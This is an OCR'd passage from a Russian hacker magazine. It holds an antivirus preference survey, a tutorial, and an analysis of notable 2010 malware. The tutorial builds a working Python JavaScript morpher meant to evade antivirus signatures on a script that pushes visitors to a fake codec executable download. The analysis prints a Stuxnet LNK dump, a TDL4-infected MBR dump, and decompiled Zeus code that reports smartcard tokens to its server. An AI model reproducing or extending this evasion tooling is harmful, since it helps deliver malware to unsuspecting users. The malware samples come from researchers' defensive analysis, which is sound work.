• на рабочих станциях (WinXP) — Eset Nod32 + Dr.Web Cureit! + Kaspersky Virus Removal Tool + MalwareBytes Anti-malware + AVZ (в тяжелых случаях) + Dr.Web LiveCD (если комп не загружается даже в безопасном режиме) + Acronis True Image BootCD (если некогда/лениво разбираться в проблеме).

2. На комп подруги водрузил все тот же Nod32, поскольку он обладает интуитивно понятным интерфейсом и прост в использовании. А приватный сервер обновлений решает проблему актуальности базы вирусных сигнатур.

3. С ответом на этот вопрос Андрей не справился. Он утомился от предыдущих двух вопросов, поэтому единственное, что я от него услышал, был вот этот поток сознания: «Последнее, с чем возился: на оценке настраивал проверку веб-трафика средствами squid (в режиме прозрачного прокси), havp и clamav. Даже при небольшой нагрузке эта конструкция была неустойчивой: то clamav вел себя неадекватно, то havp сваливался в кору. Причем в Linux с аналогичными конфигами все работало. Такие дела».


DEEONI$, ГЛАВНЫЙ КРАШ-ЛАБОРАНТ X

1. Дома использую Avast Free Antivirus. Он легкий, не тормозит систему, да и вирусы иногда находит. Очень нравится фича скана при загрузке системы. Если соблюдать технику безопасности и думать, то Аваст прекрасно справляется со своими задачами.

2. Как ни странно, тоже Аваст. Во-первых, его интерфейс полностью переведен на русский язык. Во-вторых, он не задает глупых вопросов, когда находит вирус, а просто блокирует его и кладет в карантин. В-третьих, зарегистрировать его очень просто: не надо копировать никаких ключей, сохранять файлики и т.д. Просто заполняется форма с личными данными и жмется кнопка «Ok».

3. В свое время присматривался к Avira AntiVir. Есть бесплатная версия для домашнего пользования и, по отзывам, неплохо находит зловредов. Еще показался интересным BitDefender, в первую очередь из-за своей мега-параноидальной (в хорошем смысле слова) эвристики.

ВНЕ КОНКУРСА



ИЛЬЯ ШАБАНОВ, УПРАВЛЯЮЩИЙ ПАРТНЕР ANTI-MALWARE.RU


1. Все мои компьютеры работают под управлением Windows 7 x64, все ПО на которой аккуратно и своевременно обновляется, поэтому требования к антивирусной защите несколько снижаются. В настоящее время основной компьютер защищен Microsoft Security Essentials, на втором стоит Avast 5 Free Anti-virus. Вообще, в силу своего занятия не могу отдать предпочтение какому-то одному антивирусу, постоянно их меняю и тестирую.


2. Меня часто просят посоветовать антивирус. Для этого я выясняю три вещи: какая ОС используется, готов ли человек платить за лицензию, и какие функции кроме антивируса еще нужны. Если человек не готов платить, то рекомендую бесплатные продукты, например, Microsoft, Avast и Avira. Если же есть готовность платить за более надежную, качественную и комплексную защиту, особенно если речь идет о защите старой Windows XP, то рекомендую приобрести хороший комплексный продукт, такой как Kaspersky Internet Security, Norton Internet Security и BitDefender Internet Security.

3. Я верю в облачные технологии, которые в ближайшие несколько лет полностью изменят работу антивирусных продуктов. Те вендоры, которые уже вовсю развивают свои «облака», собирают статистику репутации файлов, веб-адресов и почтовых сообщений, уже имеют и будут иметь неоспоримое преимущество по скорости реакции на новейшие угрозы. В настоящее время облачные репутационные технологии применяются в персональных продуктах от «Лаборатории Касперского», Symantec (Norton), Microsoft, Avast и Panda. Реализация и глубина применимости у всех вендоров пока разная, но общий тренд на освоение огромной статистической базы, поступающей от пользователей, вполне очевиден. В целом технологически очень привлекательно выглядят почти все «комбайны» классов Internet Security и Total Security от ведущих производителей (продукты премиум-класса). Пожалуй, там уже есть все (и даже больше) для обеспечения безопасности компьютера и личных данных: резервное копирование, шифрование данных, родительский контроль, менеджер паролей, оптимизация работы ПК и многое другое. При этом цена этих решений при постоянном наращивании функционала остается прежней, то есть все это пользователь, по сути, получает в виде бонуса. Больше всего из данного класса мне лично симпатичен Norton 360 — настоящий премиум-продукт, который совмещает в себе не только функции защиты самого ПК, но и его поддержания в оптимальном рабочем состоянии. ⌶


Роман «presidentua» Хоменко http://tutamc.com








Веб-модулю объявим мы войну! Чтоб навсегда нам уничтожить тьму!





JS-МОРФЕР ПРОТИВ ТЬМЫ СИГНАТУРНОЙ

Создаем гениально простой морфер на Python'е

Антивирусное зло растет и ширится с каждым днем. Оно вовсю проникает в браузеры пользователей, препятствуя проникновению света правды на компьютеры ушастых юзеров. Что же делать? Способ есть!

О созданиях темной стороны силы

Веб-модуль Антивирусов Тьмы сегодня зачастую работает на двух уровнях — на сетевом и на уровне браузера. Первый уровень — это когда антивирус пропускает весь трафик на 80 порту через свои сигнатуры. Обход этого возможен через простое шифрование JavaScript'а тем же XOR'ом. Второй уровень работает через встраивание тулбаров во все браузеры. Это дает возможность Тьме посылать на сигнатурный анализ JavaScript после окончания его расшифровки в браузере и делает криптование бесполезным. Наиболее опасный тулбар антивирей — в Internet Explorer'е, поскольку он дает полный контроль над страницей. Кроме того, ко второму уровню относится эмуляция запуска скрипта внутри антивируса, но она на данный момент настолько примитивна и бажна, что мы о ней даже не будем разговаривать.


Для обхода обоих уровней нам нужно всего лишь каждый раз генерить достаточно уникальный JavaScript (ага, Капитан Очевидность). Именно это наш написанный морфер и будет делать :).

Начало войны

Чтобы написать свой морфер, мне пришлось перерыть много, очень много аналогов. Среди них были и слабые, которые лишь хексили строки... И были сильные, применяющие много разнообразных фишек криптования и морфирования, изменяющие скрипт до неузнаваемости. Но в то же время они существенно увеличивали размер JavaScript'а и при этом сильно тормозили его работу.

Применение первых в промышленных масштабах чревато быстрым «устареванием» морфера, в результате чего через неделю он уже не сможет сбивать сигнатуры. Вторые же из-за размера и тормознутости настолько снижают «конверт» (соотношения тех, кто просмотрел видеоролик, к тем, кто скачал кодек к нему), что их использование становится полностью нецелесообразно.

Мы же сделаем морфер достаточно рандомизирующий, почти не увеличивающий размер и не снижающий быстродействия. Кстати, перед прочтением нижеследующего текста я советую тебе немного отвлечься и прочитать врезку «Принцип работы морфера».





Trial-Reset — гениальное изобретение человечества

Для наглядности возьмем пример JavaScript'а, который будем по ходу статьи морфировать:

```
<script>
function go_codec()
{
 location.href = "http://server/codec.exe";
}

var message = "You don't have codec for video";
alert(message);

setTimeout( go_codec(), 1000);
</script>
```

Морфо-строки

Первыми на крючок Тьмы попадают строки. Простейший способ их морфирования заключается в случайной замене символов на hex-эквиваленты. Напишем на Python функцию, которая примет строку и возвратит ее заморфированный вариант:

```
import random
from string import letters

def morf_html_string(html):
 rez = ''
 for s in html:
  if s in letters and random.choice([True,
    False, False, False]):
   rez += "&#%s;" % ord(s)
  else:
   rez += s
 return rez
```

Функция перебирает все символы, и если это буква (in letters), то с вероятностью 25% она заменяется hex-представлением. К примеру, из буквы «a» получится a. А из «You don't have codec for video» получится что-то такое:

```
"Yo&#117; don't hav&#101; co&#100;e&#99;
fo&#114; vide&#111;".
```

Поскольку буквы заменяются случайным образом, сигнатуру на них не изобретешь. Улучшить морфирование можно, периодически разделяя строку символом «+» и используя String.fromCharCode(код):

```
vary a = "co" + "de" + String.fromCharCode(69)
  + "c";
```

Функции Добра

Следующим лакомым кусочком для антивирей (после строк) идут названия переменных и функций.
Посмотри на наш примерный JavaScript, там же все равно будет называться функция go_codec. Главное, чтобы во всем тексте мы изменили ее значение на другое. Иначе говоря, наша задача — написать функцию, которая бы принимала строку конкретную и вместо нее возвращала строку случайную. Причем, если мы уже сгенерировали, например, для go_codec что-то типа SDdsdsW, то теперь везде нужно заменять go_codec именно на это значение — SDdsdsW. Для хранения состояний переменных объявим объект с одной переменной словарем:

```
class G(object):
   rand_var = {}
```

Это будет наше глобальное хранилище. Теперь функция замены имен переменных выглядит приблизительно так:

```
def rand_var(var):
   if var in G.rand_var:
      return G.rand_var[var]

   G.rand_var[var] = generate_string(5, 10)
   return G.rand_var[var]
```

В ней идет проверка; если строка есть в глобальном представлении, то функция возвратит значение оттуда. Если нет, сгенерирует случайную строку длиной от 5 до 10 символов, а результат сохранит в глобальной переменной для будущего использования.
Кстати, я же еще пропустил описание функции generate_string! Вот она:

```
def generate_string(start=5, end=7):
   r = ''
   for _ in xrange(random.randrange(
        start,end)):
      r += random.choice(letters)
   return r
```

И последний нужный элемент морфера — это генерация мусора, нужного, чтобы разбавить полезные конструкции случайными переменными, циклами или условиями. Давай придумаем какие-то три мусорные конструкции. Мне нравятся такие:

```
var b="aaa";
if ("aaaa"=="sdsdsd") asdasdas();
function sfsf(){};
```

Для каждой из этих мусорных конструкций нужно написать функцию с именем get_el_номер, что-то типа такого:



dvd

• На нашем диске найдешь исходники морфера, тестируемый JavaScript и парочку примеров морфированного варианта.

• Не пропусти на диске видео, в котором мы тестируем использование написанного скрипта.



warning

• Информация в статье представлена в исключительно образовательных целях.

• Написание морфера — небанальная вещь благодаря Касперу с его тулбаром в Internet Explorer'е. Эта связка не раз заставляла мои мозги закипать. Хоть я и противник Каспера за его тормознутость, но разработчики веб-модуля — умные ребята. Респект им :).



```
def get_el_1():
    return "var %s='%s';" % (
                        generate_string(4,6),
                        generate_string(4,6)
                )
```

Функция замусоривания должна выбрать любую конструкцию (get_el_1, get_el_2 или get_el_3) и возвратить ее результат:

```
def random_js_element():
    def get_el_1():
        return "var %s='%s';" % (
                        generate_string(),
                        generate_string()
                )

    def get_el_2():
        return "if ('%s'=='%s') %s();" % (
                        generate_string(),
                        generate_string(),
                        generate_string()
                );
    def get_el_3():
        return "function %s(){}" % (
                        generate_string())

    fnc = "get_el_%s"%random.randrange(1,4)

    return locals()[fnc]()
```

Здесь все ясно, кроме собственно момента выбора. Для этого в предпоследней строке мы генерируем имя внутренней функции, а в последней — вызываем выбранную функцию через обращение к ней из массива всех локальных переменных locals().
Чтобы посмотреть, какие мусорные конструкции мы получили, вызовем ее несколько раз:

```
>>> random_js_element()
'function aErfSA(){}'
>>> random_js_element()
"if ('uHsJi'=='YvEwVNttta') pxQdHssd();"
>>> random_js_element()
"var yrSfsdgS='OywZCvq';"
```

Согласись, что сложно будет среди этого мусора найти полезный код.
В принципе, на этом программирование морфера почти закончилось. Нам остается лишь все это объединить. А для этого мы воспользуемся Template-движком из веб-фреймворка TornadoWeb.

Принцип работы морфера

Самое сложное в написании морфера — это разбор исходного JavaScript'а. Это нетривиальная задача, для решения которой понадобятся отличные знания хотя бы простейших автоматов.

В нашем морфере, чтобы убрать сложный этап синтаксического разбора, мы будем вручную маркировать исходный JavaScript приблизительно так:

```
{{ вставим мусорную конструкцию }}
var a = "{{ заморфировать строку("Привет Мир") }}"
```

В результате наш морфер, по сути, будет просто вызывать нужные функции лишь в указанных местах.

Таким образом, морфер получится простым и надежным.



А от свиного гриппа так ни один антивирус нас и не уберег

```
from tornado.template import Template
template_js = "our_example_template"
js = Template(template_js).generate(
        rand_var=rand_var,
        morf_html_string=morf_html_string,
        random_js_element=random_js_element
    )
```

Здесь мы генерируем из шаблона (переменная template_js) морфированный JavaScript, передавая во внутренности шаблонизатора (объект Template) написанные функции морфирования.
Теперь преобразуем начальный JS в шаблон для морфера. В Tornado-шаблонах функции вызываются из двойных фигурных скобок. Вот такой шаблон получился:

```
<script>
 {{ random_js_element() }}

 function {{ rand_var("go_codec") }}(){
   location.href = "{{ morf_html_string("http://
```

Используемые функции Python'а

Из модуля random мы использовали функции randrange и choice. Первая выбирает случайное число, которое больше или равно start и меньше stop:

```
random.randrange(start, stop)
```

Вторая выбирает случайный элемент из входного списка. Эту конструкцию в морфере мы использовали, когда нужно было с какой-то вероятностью выполнить действие. К примеру, напечатаем строку с вероятностью 33%:

```
if random.choice([True, False, False]):
    print "33.33333%"
```

Из модуля string мы импортировали список всех алфавитных символов для генерации случайных названий:

```
from string import letters
>>> letters
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstu
vwxyz'
```

Если у тебя в letters есть русские буквы (зависит от настроек), то лучше используй модуль ascii_letters — в нем лишь английские буквы.

```
server/codec.exe") }}";
  }
  var {{ rand_var("message") }} = "{{
morf_html_string("You don't have codec for
video") }}";
  alert({{ rand_var("message") }});

  setTimeout( {{ rand_var("go_codec") }}(),
     1000);

  {{ random_js_element() }}
</script>
```

Как видишь, тут я понаставил несколько вызовов функций генерации мусора {{ random_js_element() }} (на практике их нужно побольше). Кроме того, каждую переменную и функцию я заключил в rand_var - {{ rand_var("go_codec") }}. А все использованные строки заморфировал {{ morf_html_string("http://server/codec.exe") }}.

И вечный зов на вечный бой

Одно из преимуществ такого типа морфера — легкость расширения функционала, что очень поможет злобному кодеру в его экспериментах. В качестве примера



Крутой у кого-то файрфокс со встроенным антивирусом :)

расширения можно привести возможность вставлять случайное количество JavaScript-пустышек:

```
def many_random_js(start=0, stop=5):
  rez = ""
  for _ in xrange(random.randrange(
      start, stop)):
    rez += random_js_element()
  return rez
```

Все это хозяйство теперь можно размещать в шаблонах — {{ many_random_js() }}.

Базовый функционал морфера закончен. Его плюсы: простота, небольшой размер заморфированного кода, легкость расширения. Но и минусы не обошли стороной, вернее, один минус — JavaScript-шаблон нужно создавать самим. Правда, создавать его нам надо однократно, так что это — проблема небольшая.

Кстати, ты ведь понял, что написанный морфер нельзя использовать в противозаконных целях? Лично мы ничего такого не планировали и тебе не советуем. Мы чтим уголовный кодекс, а поэтому морфер этот мы используем для сбивания сигнатур с видеохостинга с «неизвестным кодеком». До скорой встречи.

PS: Спасибо большое жене Александре, которая не кормила меня до тех пор, пока я не сдал Лозовскому статью! (По-моему, это Лозовскому надо сказать спасибо за то, что он стимулировал вас всех... Короче, просто всем спасибо и всех с Новым годом, — прим. Лозовского) :).

Хозяйке на заметку

Если антивирус повесил сигнатуру на вызов системной функции, которую сложно заморфировать, то вместо такой конструкции:

```
location.href = "http://codec/codec.exe";
```

Можно использовать:

```
var a = location;
a.href = "http://codec/codec.exe";
a["h"+"ref"] = "http://codec/codec.exe";
```

Или, на языке нашего морфера:

```
var {{ rand_var("location") }} = location;
{{ rand_var("location") }}["{{ morf_html_
string("href") }} "] = "{{ morf_html_
string("http://codec/codec.exe") }}";
```

Хозяйке на заметку, дубль 2

В статье специально не употребляются сложные конструкции из Python'а. Например, есть в модуле collections специальный словарь defaultdict, который сократил бы написанную функцию rand_var. В defaultdict при инициализации нужно передать функцию генерации начального названия. Далее он используется как обычный словарь:

```
>>> a = defaultdict(generate_string)
>>> a["go_codec"]
dqQSfw
>>> a["location"]
EdstEf
>>> a["go_codec"]
dqQSfw
```




links

- Чтобы расширить свой морфер, бери идеи из аналогов:
- http://developer.yahoo.com/yui/compressor/
- http://code.google.com/closure/compiler/
- http://jscrambler.com/
- http://javascriptobfuscator.com/
- http://www.stunnix.com/prod/jo/
- http://www.crockford.com/javascript/jsmin.html
- http://www.daft-logic.com/projects-online-javascript-obfuscator.htm

- Дока по TornadoWeb-шаблонизаторе, который мы использовали —
- http://www.tornadoweb.org/

Последнее время IDE для Python PyCharm очень радует. Советую попробовать



Матросов Александр, руководитель Центра вирусных исследований и аналитики российского представительства ESET, **www.twitter.com/matrosov**



TOP-5 САМЫХ ТЕХНОЛОГИЧНЫХ ВРЕДОНОСНЫХ ПРОГРАММ 2010 ГОДА

Современные вредоносные программы все реже и реже содержат в себе оригинальные идеи и технологические ухищрения, ведь основная их цель — зарабатывание денег с наименьшими вложениями. Тем не менее, время от времени появляются высокотехнологичные примеры киберпреступных творений, которые потом еще долго будоражат умы вирусных аналитиков. Вот и 2010 год не стал исключением, явив нам новый виток эволюции вредоносных программ.

ЖЕСТКИЙ ДИСК

Блок 0

Блок 1

ФАЙЛОВАЯ СИСТЕМА РУТКИТА

tdl

config.ini

File table

Последний блок

ФАЙЛОВАЯ СИСТЕМА TDL3

Направление роста файловой системы

Stuxnet

Об этом черве можно говорить долго — он по праву получил звание самой технологичной вредоносной программы за все время существования этих вредоносных особей. Дело в том, что Stuxnet использовал целый набор интересных технологических находок, сконцентрированных в одной вредоносной программе. С точки зрения финансовых затрат своих создателей он тоже лидирует в нашем рейтинге — чего стоит один только набор используемых уязвимостей нулевого дня. Итак, обо всем по порядку.

Легальные сертификаты

Ряд компонентов червя Stuxnet (в том числе и драйверы) имели легальные цифровые подписи. Это позволяло беспрепятственно обойти ряд HIPS-систем, а в некоторых случаях — избежать обнаружения антивирусным монитором или сканером. Сертификаты, которые были использованы, принадлежали таким компаниям, как Realtek и JMicron. А самое главное — предоставляли возможность подписи исполняемых модулей без отправки их на верификацию в Microsoft, что позволило беспрепятственно подписать драйверы, использующие руткит-технологии. Как же так? Ведь весь процесс подписания драйверов контролирует сама MS! Все верно, но существует возможность получения от MS цифрового сертификата, позволяющего на своей стороне осуществлять процедуру подписи. Например, для компаний, занимающихся разработкой железа, это довольно приятная опция. Вот и в нашем случае были использованы именно такие сертификаты.

Конечно, создатели Stuxnet не одиноки в своем желании использовать легальные цифровые сертификаты для подписи вредоносных компонентов. Но чаще всего мы имеем дело с сертификатами какой-нибудь малоизвестной китайской компании дядюшки Ляо, которая специально была создана для получения легального сертификата и последующей его перепродажи, а здесь, сам понимаешь, случай несколько иной.

0-day вектора распространения и атаки

Использование сразу шести уязвимостей в одной вредоносной программе, пять из которых являются уязвимостями нулевого дня — беспрецедентный по стоимости и количеству уязвимостей клинический случай. Интересным представителем этого набора является уязвимость MS10-046, которая позволяла беспрепятственно распространяться через внешние носители, эксплуатируя уязвимость в обработке LNK/PIF-файлов.

Про эту уязвимость уже было много всего написано, поэтому я не буду заострять на ней внимание. Вектор распространения с использованием этой уязвимости был основным, но стоило червю проникнуть в локальный сегмент внутренней сети, как он начинал поиск жертв с использованием дополнительных векторов проникновения. Которых в процессе исследования мы обнаружили достаточно много:

MS10-061 — уязвимость в сервисе Print Spooler, которая позволяет удаленно выполнить произвольный код. Она была закрыта благодаря своевременной реакции со стороны нескольких антивирусных компаний.

MS08-067 — да, это та самая уязвимость, используемая червем Conficker. Авторы зловреда также сочли нужным использовать этот вектор атаки. Кроме того, и здесь злокодеры проявили свои навыки и разработали достаточно интересный шеллкод, имеющий существенные отличия от того, что был использован червем Conficker и валяющегося в публичном доступе.

Кроме всего прочего, Stuxnet не гнушается раскидыванием своего дропера по найденным сетевым шарам. В процессе запуска дропер проверяет множество различных параметров, но сейчас нас интересует тот факт, что этот зверь использует для повышения привилегий еще две уязвимости нулевого дня. В зависимости от операционной системы происходит выбор подходящего эксплойта для повышения привилегий. Всего их два: для Win2000/XP и для Vista/Win7.

MS10-073 — уязвимость в драйвере win32k.sys, позволяющая повысить локальные привилегии под управлением Win2000/XP посредством выполнения произвольного кода в ядре. Уязвимость работает даже под гостевой учетной записью, но реализация шеллкода для

```
00000000: 4C 00 00 00-01 14 02 00-00 00 00 00-C0 00 00 00
00000010: 00 00 00 46-81 00 00 00-00 00 00 00-00 00 00 00
00000020: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030: 00 00 00 00-00 00 00 00-00 00 00 00-01 00 00 00
00000040: 00 00 00 00-00 00 00 00-00 00 00 00-5A 08 14 00
00000050: 1F 50 E0 4F-D0 20 EA 3A-69 10 A2 D8-08 00 2B 30
00000060: 30 9D 14 00-2E 00 20 20-EC 21 EA 3A-69 10 A2 DD
00000070: 08 00 2B 30-30 9D 30 08-00 00 00 00-00 00 00 00
00000080: 00 00 00 6A-01 00 02 00-00 00 00 00-00 00 5C 00
00000090: 5C 00 2E 00-5C 00 53 00-54 00 4F 00-52 00 41 00
000000A0: 47 00 45 00-23 00 52 00-65 00 6D 00-6F 00 76 00
000000B0: 61 00 62 00-6C 00 65 00-4D 00 65 00-64 00 69 00
000000C0: 61 00 23 00-37 00 26 00-31 00 63 00-35 00 32 00
000000D0: 33 00 35 00-64 00 63 00-26 00 30 00-26 00 52 00
000000E0: 4D 00 23 00-7B 00 35 00-33 00 66 00-35 00 36 00
000000F0: 33 00 30 00-64 00 2D 00-62 00 36 00-62 00 66 00
00000100: 2D 00 31 00-31 00 64 00-30 00 2D 00-39 00 34 00
00000110: 66 00 32 00-2D 00 30 00-30 00 61 00-30 00 63 00
00000120: 39 00 31 00-65 00 66 00-62 00 38 00-62 00 7D 00
00000130: 5C 00 7E 00-57 00 54 00-52 00 34 00-31 00 34 00   \ ~ W T R 4 1 4
00000140: 31 00 2E 00-74 00 6D 00-70 00 00 00-00 00 00 00   1 . t m p
```


Пример Lnk-файла, который загружает дропер Stuxnet в систему


```
00000000: 33 C0 8E D0-BC 00 7C 8E-C0 8E D8 BE-00 7C BF 00
00000010: 06 B9 00 02-FC F3 A4 50-68 1C 06 CB-FB 60 B9 37
00000020: 01 BD 2A 06-D2 4E 00 45-E2 FA 88 16-B2 07 83 2E
00000030: 13 04 10 A1-13 04 C1 E0-06 A3 74 06-B4 48 BE C5
00000040: 08 C7 06 C5-08 1E 00 CD-13 BF 5B 07-B9 06 00 E8
00000050: E4 00 66 8B-44 14 FF 36-74 06 07 31-FF E8 16 00
00000060: BE E9 08 8B-0E E5 08 F3-A4 A1 E7 08-85 C0 75 ED
00000070: 61 EA 00 00-00 00 60 C6-06 B5 08 10-C6 06 B7 08
00000080: 01 0E 8F 06-BB 08 C7 06-B9 08 E3 08-66 FF 36 D5
00000090: 08 66 8F 06-BD 08 66 FF-36 D9 08 66-8F 06 C1 08
000000A0: 66 40 66 29-06 BD 08 66-31 C0 66 19-06 C1 08 B4
000000B0: 42 BE B5 08-8A 16 B2 07-CD 13 BA 04-00 BE BD 08
000000C0: 88 D6 31 C0-31 FF 31 DB-88 9F B3 07-FE C3 75 F8
000000D0: 8A 8F B3 07-02 04 00 C8-89 C7 8A AD-B3 07 88 AF
000000E0: B3 07 88 8D-B3 07 46 FE-CE 75 04 29-D6 88 D6 FE
000000F0: C3 75 DD 88-1E B3 08 88-1E B4 08 BE-E3 08 BA 00
00000100: 02 31 DB 8A-1E B3 08 31-C0 A0 B4 08-31 FF FE C3
00000110: 8A 8F B3 07-00 C8 89 C7-8A AD B3 07-88 8D B3 07
00000120: 88 AF B3 07-00 E9 30 ED-89 CF 8A 8D-B3 07 30 0C
00000130: 46 4A 75 DA-61 C3 66 31-C0 E8 3A FF-89 CD BB 10
00000140: 00 BE E9 08-F3 A6 29 EE-85 C9 74 0E-01 CE 83 C6
00000150: 10 29 E9 01-CF 89 E9 4B-75 EA C3 6C-64 72 31 36   ldr16
00000160: 00 02 C3 49-6E 76 61 6C-69 64 20 70-61 72 74 69   Invalid parti
00000170: 74 69 6F 6E-20 74 61 62-6C 65 00 45-72 72 6F 72   tion table Error
00000180: 20 6C 6F 61-64 69 6E 67-20 6F 70 65-72 61 74 69    loading operati
00000190: 6E 67 20 73-79 73 74 65-6D 00 4D 69-73 73 69 6E   ng system Missin
000001A0: 67 20 6F 70-65 72 61 74-69 6E 67 20-73 79 73 74   g operating syst
000001B0: 65 6D 00 00-00 2C 44 63-8C 73 F4 D0-00 00 00 01   em   ,DcMs
000001C0: 01 00 DE FE-3F 05 3F 00-00 00 47 78-01 00 80 00
000001D0: 01 06 07 FE-FF FF 86 78-01 00 8B 78-D7 24 00 00
000001E0: C1 FF DB FE-FF FF D2 2F-D9 24 EF A6-69 00 00 00
```


Зараженный TDL4 MBR

режима ядра — задача весьма нетривиальная. Впрочем, авторы Stuxnet с ней успешно справились. Заплатка была выпущена только к середине октября.

(отсутствует Vendor-ID) — уязвимость в планировщике задач (Task Scheduler), позволяющая повысить локальные привилегии до уровня SYSTEM под управлением Vista/Win7/Win2008. Для повышения привилегии будет достаточно даже прав гостевой учетной записи. Уязвимость интересна тем, что она является концептуальной, то есть разработчики допустили ее на уровне архитектуры работы этого сервиса. Пока она не будет закрыта, мы не можем разглашать

```
void __stdcall FindToken(int a1)
{
  int v1; // edi@1
  signed int v2; // esi@1
  int v3; // eax@2
  int v4; // [sp-4h] [bp-Ch]@5

  v1 = CheckSmartCard();
  v2 = -1;
  while ( 1 )
  {
    v3 = CheckSmartCard();
    if ( v3 != v1 || v2 == -1 )
    {
      v1 = v3;
      if ( v3 )
        v4 = (int)"&token=1";
      else
        v4 = (int)"&token=0";
      v2 = SendDataToZeusServer(v4);
    }
    Sleep(30000u);
  }
}
```

Smartcard API не чужд Зевсу!

о ней информацию, но мы любезно предоставили результаты наших исследований (включая PoC) в Microsoft. Естественно, нас поблагодарили и обещали закрыть уязвимость как можно быстрее, но с этого момента прошел уже не один месяц :).

И напоследок осталась еще одна уязвимость нулевого дня — это **CVE-2010-2772**, которая была найдена в системах Siemens Simatic WinCC и PCS 7 SCADA, и заключается она в жестко прошитом паро-


```
int __cdecl BypassPhishFilter()
{
  int result; // eax@7

